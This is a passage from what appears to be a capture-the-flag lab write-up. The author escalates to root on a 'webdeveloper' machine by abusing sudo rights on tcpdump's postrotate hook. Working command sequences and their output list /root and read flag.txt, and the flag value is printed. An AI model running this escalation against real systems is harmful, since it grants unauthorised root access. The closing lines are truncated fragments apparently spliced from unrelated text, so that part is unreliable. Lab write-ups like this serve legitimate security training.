webdeveloper@webdeveloper: /tmp$ TF=$(mktemp)
webdeveloper@webdeveloper: /tmp$ echo "$COMMAND" > $TF
webdeveloper@webdeveloper: /tmp$ chmod +x $TF
webdeveloper@webdeveloper: /tmp$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
dropped privs to root
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Then I executed `sudo su` command from the **web shell** & in the **user webdeveloper shell** I got the listing of the contents of the `/root` directory.



```
webdeveloper@webdeveloper: /tmp
File Actions Edit View Help
webdeveloper@webdeveloper: /tmp$ COMMAND='ls -la /root'
webdeveloper@webdeveloper: /tmp$ TF=$(mktemp)
webdeveloper@webdeveloper: /tmp$ echo "$COMMAND" > $TF
webdeveloper@webdeveloper: /tmp$ chmod +x $TF
webdeveloper@webdeveloper: /tmp$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
dropped privs to root
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
8 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper: /tmp$ total 56
drwx----- 5 root root 4096 Oct 30 2018 .
drwxr-xr-x 23 root root 4096 Nov 12 05:22 ..
-rw----- 1 root root 77 Nov 2 2018 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Oct 30 2018 .cache
-rw-r--r-- 1 root root 77 Oct 30 2018 flag.txt
drwx----- 3 root root 4096 Oct 30 2018 .gnupg
-rw----- 1 root root 247 Oct 30 2018 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 7 Oct 30 2018 .python_history
drwx----- 2 root root 4096 Oct 30 2018 .ssh
-rw----- 1 root root 9850 Oct 30 2018 .viminfo
webdeveloper@webdeveloper: /tmp$
```

After that I changed the first command of the exploit to **COMMAND='cat /root/flag.txt'** and again executed all the commands of the exploit. Then again tcpdump listener started listening for the incoming connection from the localhost with root privileges. Then again I executed **sudo su** command from the **web shell** & in the **user webdeveloper shell** I got the flag.

```
webdeveloper@webdeveloper:/tmp$ COMMAND='cat /root/flag.txt'
webdeveloper@webdeveloper:/tmp$ TF=$(mktemp)
webdeveloper@webdeveloper:/tmp$ echo "$COMMAND" > $TF
webdeveloper@webdeveloper:/tmp$ chmod +x $TF
webdeveloper@webdeveloper:/tmp$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
dropped privs to root
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
8 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:/tmp$ Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
webdeveloper@webdeveloper:/tmp$
```

tu 18) AppArmor limits the `postrotate-command` to a
ting the execution of the following.

nvironments by running non-interactive system

do, it does not drop the elevated privileges and
r maintain privileged access.